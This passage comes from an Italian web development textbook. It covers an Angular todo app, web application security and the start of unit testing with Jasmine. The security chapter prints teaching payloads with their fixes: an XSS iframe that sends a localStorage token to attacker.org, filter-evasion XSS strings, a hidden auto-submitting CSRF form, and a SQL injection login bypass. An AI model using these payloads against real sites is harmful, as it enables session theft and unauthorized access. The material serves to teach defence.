  handleLogin() {
    this.submitted = true;

    if (this.loginForm.invalid) {
      this.toastr.error("Dati non validi!", "Attenzione");
      return;
    }


    this.restService.login({
      usr: this.loginForm.value.user as string,
      pwd: this.loginForm.value.pass as string,
    }).subscribe({
      next:  (token) => { this.authService.updateToken(token as string); },
      error: (err)   => { this.toastr.error("Credenziali non valide"); },
      complete: () => {
        this.toastr.success(`Benvenuto ${this.loginForm.value.user}!`);
        this.router.navigateByUrl("/todos");
      }
    });
  }
}
```

Nel template, gli errori di validazione si mostrano solo quando servono, con la sintassi di controllo di flusso di Angular 17:

login.component.html

```html
<label for="pass">Password</label>
<input type="password" formControlName="pass" id="pass" required>

@if (submitted && loginForm.controls.pass.errors) {
  @if (loginForm.controls.pass.errors['required']) {
    <p class="form-error">
      La password e' obbligatoria.
    </p>
  }
  @if (loginForm.controls.pass.errors['minlength']) {
    <p class="form-error">
      La password deve contenere almeno 4 caratteri.
    </p>
  }
}
```



Inviato con una password di tre caratteri.

Il servizio di autenticazione, con i signal

TS auth.service.ts

```ts
type AuthState = {
  user: string | null,
  token: string | null,
  isAuthenticated: boolean
}

@Injectable({ providedIn: 'root' })
export class AuthService {

  authState: WritableSignal<AuthState> = signal<AuthState>({
    user:  this.getUser(),
    token: this.getToken(),                        // dal localStorage, se c'e'
    isAuthenticated: this.verifyToken(this.getToken())   // non scaduto?
  });


  user            = computed(() => this.authState().user);
  token           = computed(() => this.authState().token);
  isAuthenticated = computed(() => this.authState().isAuthenticated);

  constructor() {
    // un effetto tiene allineati i dati con il localStorage
    effect(() => {
      const token = this.authState().token;
      const user  = this.authState().user;

      if (token !== null) localStorage.setItem("token", token);
      else                localStorage.removeItem("token");

      if (user !== null)  localStorage.setItem("user", user);
      else                localStorage.removeItem("user");
    });
  }
}
```

Qui i signal danno il meglio: lo stato di autenticazione è un solo signal scrivibile, da cui derivano tre signal calcolati, e un **effetto** tiene sincronizzato il `localStorage` senza che nessuno debba ricordarsi di chiamarlo.



TS rest-backend.service.ts

```ts
export interface AuthRequest {
  usr: string,
  pwd: string
}

@Injectable({ providedIn: 'root' })
export class RestBackendService {
  url = "http://localhost:3000";

  constructor(private http: HttpClient) {}

  httpOptions = {
    headers: new HttpHeaders({ 'Content-Type': 'application/json' })
  };


  login(loginRequest: AuthRequest) {
    const url = `${this.url}/auth`;
    return this.http.post<string>(url, loginRequest, this.httpOptions);
  }
}
```

TS auth.interceptor.ts

```ts
function authInterceptor(request: HttpRequest<unknown>,
                         next: HttpHandlerFn) {
  const authService = inject(AuthService);
  const token = authService.getToken();

  if (token) {
    // una copia della richiesta, con il token
    request = request.clone({
      setHeaders: {
        Authorization: 'Bearer ' + token
      }
    });
  }

  return next(request);
}
```



Le richieste sono immutabili: si modifica una copia.

L'interceptor è il pezzo che chiude il cerchio con il capitolo 16: il token JWT viene allegato **automaticamente** a ogni richiesta uscente, e nessun componente deve occuparsene.

todo-page.component.ts

```ts
export class TodoPageComponent {
  createTodoSubmitted = false;

  restService = inject(RestBackendService);
  toastr      = inject(ToastrService);
  router      = inject(Router);

  todos: TodoItem[] = [];


  newTodoForm = new FormGroup({
    todo: new FormControl('', [Validators.required])
  });

  ngOnInit() { this.fetchTodos(); }

  fetchTodos() { /* ... */ }
  handleTodoSubmit() { /* ... */ }
  handleDelete(id: number | undefined) { /* ... */ }
}
```

todo-page.component.html

```html
<ul>
  @for (item of todos; track item.id) {
    <app-todo-item [todoItem]="item"
                   (delete)="handleDelete($event)"/>
  } @empty {
    <li>Nessun elemento da mostrare.</li>
  }
</ul>
```



todo-item.component.ts

```ts
export class TodoItemComponent {
  @Input({ required: true }) todoItem: TodoItem;
  @Output() delete: EventEmitter<number | undefined> = new EventEmitter();

  editLink = "";
  restBackend = inject(RestBackendService);
  toastr      = inject(ToastrService);

  ngOnInit() { this.editLink = "/todos/" + this.todoItem?.id; }

  handleToggleDoneStatus() { /* ... */ }
  handleDelete() { /* ... */ }
}
```

`<app-todo-item>` è un componente a sé, responsabile di mostrare un singolo elemento: riceve il dato tramite `@Input` e comunica al padre la richiesta di cancellazione tramite `@Output`. È esattamente lo schema di comunicazione descritto nel capitolo precedente, applicato a un caso reale.

Il percorso completo

Vale la pena fermarsi un momento a osservare che cosa abbiamo costruito: un backend Express con ORM che espone una API REST protetta da JWT (capitoli 13–15), e un frontend Angular che la consuma con servizi iniettati, signal, guardie, interceptor e componenti (capitoli 20–21). Sono le stesse funzionalità della lista di cose da fare scritta in Bash e CGI nel capitolo 10: è cambiato tutto tranne il problema.

Riferimenti

- **Angular Docs**.
  https://angular.dev/overview
  Parti rilevanti: *Introduction: Essentials*; *In-depth Guides: Forms, Dependency Injection, Router, HTTP Client, Signals*.

Sicurezza delle applicazioni web

Le applicazioni web hanno un ruolo cruciale nel business e nella comunicazione moderni: proteggerle è essenziale per prevenire accessi non autorizzati, violazioni di dati e altre attività malevole.

Sicurezza delle applicazioni web

L'insieme delle misure e delle pratiche adottate per proteggere le applicazioni web dalle minacce. L'obiettivo è garantire **riservatezza**, **integrità** e **disponibilità** sia dell'applicazione sia dei dati che tratta.

Due livelli di sicurezza

Livello di rete	**Livello applicativo**
Riguarda la comunicazione fra l'applicazione e Internet.	Riguarda le misure implementate **dentro** l'applicazione.
Cifratura dei dati (HTTPS), firewall che filtrano richieste malevole, monitoraggio e log per individuare schemi sospetti.	Autenticazione e autorizzazione, validazione degli input, gestione delle sessioni, riservatezza dei dati.
Protegge da attacchi al livello di rete (*sniffing*, *man in the middle*).	Gli attacchi possono essere **nascosti dentro richieste HTTP perfettamente valide** e sfruttare vulnerabilità nel modo in cui l'applicazione è scritta.

La sicurezza a livello di rete è argomento dei corsi di reti; qui ci occupiamo di **sicurezza a livello applicativo**, cioè di come progettare e sviluppare applicazioni che non contengano vulnerabilità. Esamineremo anche i meccanismi di sicurezza dei browser moderni, per sapere come lavorarci insieme.

Quanto è grave la situazione

Piuttosto grave: una quota significativa delle applicazioni web è affetta da almeno una vulnerabilità. L'**OWASP** (*Open Worldwide Application Security Project*) è un'organizzazione senza scopo di lucro che raccoglie dati sulle vulnerabilità e pubblica periodicamente la classifica delle classi più diffuse, la **OWASP Top 10**.

In questo capitolo vediamo un sottoinsieme di vulnerabilità che ricorrono di frequente, possono causare danni molto seri e possono essere prevenute con relativa facilità: **Cross-site Scripting**, **Cross-site Request Forgery**, **SQL injection**, **session hijacking** e validazione insufficiente degli input.

Cross-site Scripting

Cross-site Scripting (XSS)

Gli attacchi **XSS** mirano a **iniettare codice lato client malevolo** in siti altrimenti affidabili. L'attaccante sfrutta difetti dell'applicazione per far arrivare il proprio codice ad altri utenti.

I difetti che rendono possibili questi attacchi si verificano quando un'applicazione **mostra input non affidabile** (per esempio proveniente dagli utenti) **senza validazione né escaping**.

Conseguenze

Il codice iniettato viene eseguito dal browser **come se fosse codice fidato**: è indistinguibile dal JavaScript legittimo della pagina. Gli utenti possono essere attaccati semplicemente facendo clic su un collegamento malevolo.

Può fare tutto quello che può fare il JavaScript fidato:


- accedere ai cookie e manipolarli, compresi gli identificatori di sessione;
- accedere a `localStorage` e `sessionStorage`, quindi a token e dati riservati;
- manipolare la pagina: alterare collegamenti, form, aggiungere contenuti;
- compiere azioni: generare clic, inviare form al posto dell'utente.

Esempio 22.1 — Esfiltrare un token

Accedere al token o al cookie di sessione è solo metà del lavoro: l'attaccante deve anche farlo uscire dal browser della vittima. Ci sono vari modi: reindirizzare la finestra (o un `iframe`) a una URL malevola, aggiungere un'immagine la cui sorgente è una URL malevola, caricare un foglio di stile con `href` malevolo.

payload

```
<iframe src="javascript:window.location.href =
  `https://attacker.org?token=${localStorage.getItem('token')}`">
</iframe>
```



Il token esce dal browser come parametro di una normale richiesta.

Perché filtrare non basta

Un primo istinto è applicare **filtri** sui dati in ingresso: rimuovere le occorrenze di `<script>` e `</script>`, o rimuovere qualunque `<` e `>`. Sembra ragionevole?

Purtroppo i *payload* XSS possono essere molto più subdoli, ed esistono tecniche dedicate di **evasione dei filtri**. Esistono molti altri modi di iniettare codice JavaScript:

evasione.html

```
<iframe src="javascript:alert('XSS')">
<iframe src="jav  ascript:alert('XSS')">        <!-- carattere di tabulazione -->
<iframe src="jav&#x09;ascript:alert('XSS')">  <!-- tabulazione codificata -->
<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115...">
```

OWASP pubblica un intero *cheatsheet* di tecniche di evasione dei filtri.


Le liste nere non funzionano

Elencare ciò che è pericoloso è una battaglia persa: basta un caso non previsto e la difesa cade. La strada corretta è l'opposto: assumere che tutto sia pericoloso e **codificare** l'input in modo che non possa mai essere interpretato come codice.

La soluzione: escaping

Il modo corretto di affrontare il problema è **fare l'escaping** (sanitizzare) degli input quando li si inserisce nelle pagine, convertendo i caratteri pericolosi (`<`, `>`, `"`, `'`) in innocue entità HTML — esattamente quelle studiate nel capitolo 2.

```
<script>alert("XSS")</script>
                ↓
&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
```



Codificato, il testo viene mostrato e non eseguito.

Soluzioni dedicate esistono nella maggior parte dei framework e dei linguaggi, e si possono usare librerie apposite (per esempio `sanitize` per Node.js).

Angular **sanitizza automaticamente** tutti i dati non fidati legati o interpolati in un template. Per impostazione predefinita, **tutti** i dati sono considerati non fidati.

Si possono marcare esplicitamente alcuni dati come fidati usando il `DomSanitizer`, che offre metodi come `bypassSecurityTrustHtml(value: string): SafeHtml`. Questi metodi aggirano i meccanismi di sicurezza predefiniti in contesti specifici, e vanno ovviamente usati con estrema cautela.

correzione.ts

```
filterTable() {
  let queryParam: string = this.route.snapshot.queryParams.q;
  if (queryParam) {
    queryParam = queryParam.trim();
    this.dataSource.filter = queryParam.toLowerCase();
-   this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
+   this.searchValue = queryParam
  }
}
```

La vulnerabilità stava proprio nella chiamata a `bypassSecurityTrustHtml` su un dato che veniva dalla query string: rimuoverla ripristina la sanitizzazione automatica.

Cross-site Request Forgery

CSRF

Gli attacchi **Cross-site Request Forgery** (CSRF o XSRF) mirano a **costringere un utente finale a compiere azioni indesiderate** su un'applicazione web sulla quale è **attualmente autenticato**.

Le azioni indesiderate possono essere operazioni che cambiano lo stato: trasferire fondi, cambiare l'indirizzo e-mail associato a un account. Se la vittima ha privilegi amministrativi, l'attacco può compromettere l'intera applicazione.



Figura 22.1: *La dinamica di un attacco CSRF.*

Il punto cruciale è l'ultimo passo: il browser della vittima vede che la richiesta è diretta all'applicazione legittima e **allega automaticamente il cookie di autenticazione**, come farebbe per qualunque altra richiesta verso quel dominio.


Esempio 22.2 — Una pagina di attacco

pagina-malevola.html

```html
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Pagina assolutamente non malevola!</title>
  </head>
  <body>
    <h1>Ops, questo sito e' momentaneamente non disponibile.</h1>

    <form style="display:none;" method="POST"
          action="https://bank.com/transfer">
      <input type="text"   name="to"     value="EvilZampurian">
      <input type="number" name="amount" value="999.99">
      <input type="submit" id="submit"   value="submit">
    </form>

    <script>
      document.getElementById("submit").click();
    </script>
  </body>
</html>
```




```
POST https://bank.com/transfer
Cookie: auth=xYs…
to=EvilZampurian&amount=999.99
```

Ciò che l'utente non vede: lo script invia il form.

Il form è invisibile (`display:none`) e viene inviato automaticamente da uno script: l'utente vede solo un messaggio di errore innocuo.

Mitigazione: il token sincronizzatore

Il modo migliore di mitigare le vulnerabilità CSRF è un approccio basato su token, detto **synchronizer token pattern**:

1. l'applicazione genera un **token CSRF** specifico per la sessione e lo salva nella sessione;
2. il token viene incluso in un **campo nascosto** nei form sensibili;
3. all'invio, il token viene ritrasmesso all'applicazione;
4. l'applicazione verifica che il token ricevuto sia lo **stesso** che aveva generato e salvato nella sessione corrente.

Un attaccante non può indovinare il token — **a patto** che non esistano vulnerabilità XSS (che permetterebbero di leggerlo) e che i token non siano prevedibili.

transfer.html

```html
<form method="POST" action="/transfer">
  <input type="text"   name="to"     value="">
  <input type="number" name="amount" value="">
  <input type="hidden" name="csrf"   value="x5e1EUR">
  <input type="submit" value="submit">
</form>
```



Il campo nascosto non si vede, ma viene inviato.

Usare quello che il framework offre

La maggior parte dei framework include già contromisure CSRF: per Express esistono middleware come `tiny-csrf`, Angular include contromisure proprie, Spring protegge i metodi `POST` per impostazione predefinita con un meccanismo a token. Se sono disponibili, va letta la documentazione e vanno usate correttamente; se non lo sono, la protezione va comunque implementata per le operazioni sensibili.

SQL INJECTION

SQL injection

Le **SQL injection** consistono nell'iniettare codice malevolo, proveniente da input utente non sanitizzati, dentro le interrogazioni al database.

Il nome non deve trarre in inganno: anche le interrogazioni ai database NoSQL possono essere altrettanto vulnerabili.

Questi attacchi possono portare alla fuga di dati riservati, alla modifica dei dati, alla violazione dei controlli di accesso e, in alcuni casi, persino all'esecuzione di codice arbitrario sul server del database.

Esempio 22.3 — Una login vulnerabile

TS login-vulnerabile.ts

```ts
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = '${req.body.email || ''}'
    AND password = '${security.hash(req.body.password || '')}'
    AND deletedAt IS NULL`, { model: UserModel, plain: true })
  .then((authenticatedUser: { data: User }) => {
    /* utente trovato, gestisci l'autenticazione */
  }).catch(err => {
    next(err);
  });
```

I parametri della richiesta sono inseriti **direttamente** nella query. Normalmente funziona:

```sql
SELECT * FROM Users
WHERE email = 'luigi@webtech-sh.op'
  AND password = 'webtechs!'
  AND deletedAt IS NULL
```

Ma non possiamo fidarci dell'input dell'utente. Che cosa succede se l'attaccante inserisce come e-mail la stringa `luigi@webtech-sh.op'--`?

```sql
SELECT * FROM Users
WHERE email = 'luigi@webtech-sh.op'-- AND
  password = 'dontknowthislol' AND
  deletedAt IS NULL
```

Users

id	email	password
1	admin@webtech-sh.op	0192023a…
2	luigi@webtech-sh.op	8f4e1cd7…

← trovata

Il controllo sulla password è diventato un commento: la riga di `luigi` viene restituita.


In SQL `--` inizia un commento su riga singola: tutto il controllo sulla password sparisce, e l'attaccante entra come `luigi` senza conoscerne la password.

Prevenzione

La difesa è usare **prepared statement con query parametriche** (o *stored procedure*): i parametri vengono trasmessi al database **separatamente** dal testo della query, quindi non possono in alcun modo alterarne la struttura.

TS login-sicura.ts

```ts
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = $1 AND password = $2 AND deletedAt IS NULL`,
  {
    bind: [req.body.email, security.hash(req.body.password)],
    model: models.User,
    plain: true
  })
  .then((authenticatedUser: { data: User }) => {
    /* utente trovato, gestisci l'autenticazione */
  }).catch(err => {
    next(err);
  });
```



Il testo della query e i dati viaggiano separati:
la stringa malevola resta un valore da confrontare.

Un altro motivo per usare un ORM

Usando i metodi di un ORM come Sequelize (`findOne`, `findAll` con la clausola `where`) la parametrizzazione avviene automaticamente. Le *query* scritte a mano concatenando stringhe sono l'eccezione, e sono proprio lì che si annidano queste vulnerabilità.

SESSION HIJACKING

Sono attacchi che mirano a **compromettere il token di sessione**, tipicamente rubandone uno valido oppure indovinandolo. Tre scenari tipici:

Scenario	Difesa
Canale di comunicazione vulnerabile: l'attaccante intercetta il traffico e legge il token.	Usare **HTTPS**: senza cifratura il token viaggia in chiaro.
Applicazione vulnerabile a XSS: l'attaccante legge il token da JavaScript.	Eliminare le vulnerabilità XSS; marcare i cookie di sessione come `HttpOnly`, così che JavaScript non possa leggerli.
Token di sessione **prevedibile**: l'attaccante lo indovina.	Generare identificatori lunghi e crittograficamente casuali.

Validazione degli input

Una validazione corretta degli input è gran parte del lavoro per garantire l'integrità dei dati in un'applicazione web.

La validazione **lato client** è un'ottima pratica di usabilità: gli errori vengono presentati all'utente il prima possibile. Può però essere **completamente aggirata** da un attaccante, che ha accesso al codice lato client e può manipolarlo, o che può generare richieste HTTP direttamente.

La validazione deve sempre esserci anche sul server

Tutto ciò che gira nel browser è sotto il controllo dell'utente. I controlli lato client servono all'utente onesto, non contro l'attaccante.


Esempio 22.4 — Aggirare la validazione con i DevTools

Nell'applicazione dimostrativa OWASP Juice Shop i clienti possono lasciare una valutazione al negozio, e l'interfaccia garantisce che si possa scegliere solo un punteggio da 1 a 5. Si riesce a inserire uno 0?

Ispezionando le richieste di rete nei DevTools si vede che l'invio produce una `POST` a `/api/Feedbacks/` con questo corpo:

corpo della richiesta

```
{
  "UserId": 2,
  "captchaId": 1,
  "captcha": "80",
  "comment": "Example review (***@webtech-sh.op)",
  "rating": 3
}
```



Reinviata con *Resend*: il server l'accetta.

Basta rispedire la richiesta modificata con `"rating": 0`, cosa che si può fare direttamente dai DevTools con il comando *Resend*. L'interfaccia non è mai stata un ostacolo.

I meccanismi di sicurezza del browser

I browser moderni impongono un modello di sicurezza rigoroso per bloccare alcune classi di attacchi. Chi sviluppa per il Web deve conoscere questi meccanismi e sapere come lavorarci insieme. Il principale è la **Same-origin Policy**.

Same-origin Policy

Per impostazione predefinita, un documento o uno script può interagire soltanto con risorse della **stessa origine**. Stessa origine significa che la URL ha lo stesso **protocollo**, la stessa **porta** e lo stesso **host**.

Consideriamo il documento all'indirizzo `http://store.webtech.com/cat/index.html`:

URL	Stessa origine?	Motivo
`http://store.webtech.com/pages/about.html`	sì	differisce solo il percorso
`http://store.webtech.com/img/logo.png`	sì	differisce solo il percorso
`https://store.webtech.com/page.html`	no	protocollo diverso
`http://store.webtech.com:81/dir/page.html`	no	porta diversa
`http://course.webtech.com/cat/index.html`	no	host diverso

La politica si applica in generale a tutti i dati recuperati da codice JavaScript tramite `fetch()` o `XMLHttpRequest`.

JS pagina su localhost:3001 ×

```
1 function doFetch() {
2   fetch("http://localhost:3000/").then(data => {
3     data.json().then(data => {
4       console.log(data)
5     })
6   }).catch(err => {
7     console.log(err.message)  // richiesta bloccata
8   });
9 }
```

Console

```
Richiesta multiorigine (cross-origin) bloccata: il
    criterio di corrispondenza dell'origine non
    consente la lettura della risorsa remota da http
    ://localhost:3000/. Motivo: header CORS "Access-
    Control-Allow-Origin" mancante.
NetworkError when attempting to fetch resource.
```

CORS

A volte abbiamo bisogno di accedere a contenuti di origini diverse — e in effetti lo abbiamo già fatto, nel capitolo sulle API REST.

CORS

Il meccanismo **Cross-origin Resource Sharing** permette a un server di «rinunciare» alla Same-origin Policy e dichiarare che i propri contenuti possono essere letti anche da origini diverse dalla propria.

CORS è basato sugli **header**:

- il browser allega un header `Origin` alle richieste in uscita;
- il server può includere nella risposta un header `Access-Control-Allow-Origin`, il cui valore specifica quali origini sono autorizzate a usare i dati: `*` significa qualunque origine, oppure si indica un'origine specifica come `http://localhost:3001`;
- se l'header non è presente, il valore predefinito è che le richieste cross-origin sono **vietate**;
- il browser verifica che `Access-Control-Allow-Origin` corrisponda a `Origin`: se sì il codice client può accedere ai dati, altrimenti la richiesta viene bloccata.




Figura 22.2: *Il meccanismo CORS.*

CORS non protegge il server

È un fraintendimento comune. CORS è un meccanismo del **browser**, che protegge l'utente impedendo a una pagina malevola di leggere le risposte di un'altra origine. Non impedisce affatto a un programma qualunque (un client scritto a mano, `curl`) di contattare il server. L'autorizzazione va comunque imposta lato server.
Si noti anche che `Access-Control-Allow-Origin: *` — quello che avevamo scritto nel capitolo 16 con `app.use(cors())` — rende l'API leggibile da qualunque sito: va bene per una API pubblica, non per una che espone dati riservati.

RIFERIMENTI

- **Cross Site Scripting (XSS) Attacks** — OWASP.
  https://owasp.org/www-community/attacks/xss/
- **XSS game** — esercitazione pratica.
  https://xss-game.appspot.com/
- **Cross Site Request Forgery (CSRF) Attacks** — OWASP.
  https://owasp.org/www-community/attacks/csrf
- **SQL Injection Attacks** — OWASP.
  https://owasp.org/www-community/attacks/SQL_Injection
- **Same-origin Policy** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- **Cross-Origin Resource Sharing (CORS)** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
- **Web Application Security Guide** — Wikibooks.
  https://en.wikibooks.org/wiki/Web_Application_Security_Guide

Testing di applicazioni web

Abbiamo imparato a progettare e realizzare applicazioni web moderne e sicure. Manca un ultimo tassello prima di poter consegnare applicazioni di **qualità**: il testing. Testare è fondamentale per intercettare quanti più difetti possibile **prima** che raggiungano la produzione, dove possono costare molto cari.

Richiami

Verifica del software

L'insieme delle pratiche volte ad accertare che un software soddisfi una specifica. Si distingue in **verifica dinamica**, che comporta l'esecuzione del programma (il **testing**), e **verifica statica**, che non la comporta (revisione del codice, analisi statica, verifica automatica).

Un **test** è una sequenza di azioni progettate per valutare un particolare aspetto o funzionalità di un software; il software sotto test si indica comunemente con **SUT** (*Software Under Test*). Un test consiste generalmente in tre fasi:

- **Arrange**: assicurarsi che le precondizioni richieste siano soddisfatte;
- **Act**: eseguire una o più azioni;
- **Assert**: verificare che il SUT si sia comportato come previsto.

I livelli di testing

Livello	Bersaglio
Unit testing	una singola unità (una classe, un metodo)
Integration testing	la collaborazione fra unità diverse
System testing	il sistema nel suo complesso, rispetto alla specifica
End-to-End testing	il sistema dal punto di vista dei suoi utenti finali




Figura 23.1: *La piramide del testing.*

Le applicazioni web, come ogni software, vanno testate. Emergono però alcune difficoltà peculiari:

- nel **unit testing** bisogna fare i conti con il codice **asincrono** e con le dipendenze da **servizi esterni**;
- nel **testing end-to-end** bisogna fare i conti con **fragilità** e **flakiness**.

Unit testing con Angular

Angular fornisce tutto il necessario per testare le applicazioni usando **Jasmine**. Per impostazione predefinita il codice di test si scrive in file **spec** (specification), e la CLI ne genera degli scheletri: si collocano nella stessa directory del componente o servizio che testano, con la convenzione di aggiungere `.spec` al nome.

calculator.service.spec.ts


```ts
import { TestBed } from '@angular/core/testing';
import { CalculatorService } from './calculator.service';

describe('CalculatorService', () => {
  let service: CalculatorService;

  beforeEach(() => {
    TestBed.configureTestingModule({});
    service = TestBed.inject(CalculatorService);
  });

  it('should be created', () => {
    expect(service).toBeTruthy();
  });

  it('should sum two positive numbers correctly', () => {
    expect(service.sum(42, 58)).toEqual(100);
  });
});
```



Il rapporto di Jasmine nel browser aperto da `ng test`: una suite (`describe`) con due specifiche (`it`).

Elemento	Ruolo
`describe()`	crea una **suite** di specifiche, raggruppando test correlati. È l'equivalente di una classe di test JUnit.
`it()`	definisce una singola specifica: l'equivalente di un metodo annotato `@Test`.
`TestBed`	la principale utilità di testing di Angular: fornisce i metodi per creare componenti e servizi nei test di unità.

Il comando `ng test` compila l'applicazione e lancia il test runner **Karma**, che raccoglie tutti i file spec, li esegue e produce un rapporto.

Dipendenze e test double

Tipicamente i servizi e i componenti che testiamo dipendono da altri servizi o componenti: il servizio `RestBackend` dipende da `HttpClient`, il componente `TodoPage` dipende da `RestBackend`.

In questi scenari il unit testing diventa più delicato. Se il componente `TodoPage` non mostra gli elementi attesi, dipende da un bug nel componente? Nel servizio? Nel backend REST esterno? O da una combinazione?

Il problema va oltre la localizzazione del difetto. In molti casi non **vogliamo** usare il codice di produzione reale durante i test. Si pensi a un `TemperatureService` che restituisce la temperatura attuale a Napoli interrogando una API esterna: come si testa che cosa accade quando la temperatura scende sotto zero? Aspettando qualche anno una giornata eccezionalmente fredda?

Test double

Un buon test di unità dovrebbe testare l'unità **in isolamento**: il suo esito non dovrebbe dipendere da altre unità. I **test double** sono sostituti degli oggetti di produzione, usati nei test al posto di questi.

Invece del `TemperatureService` reale si usa un doppio che restituisce sempre $-42\,°\mathrm{C}$.

Iniezione delle dipendenze e double

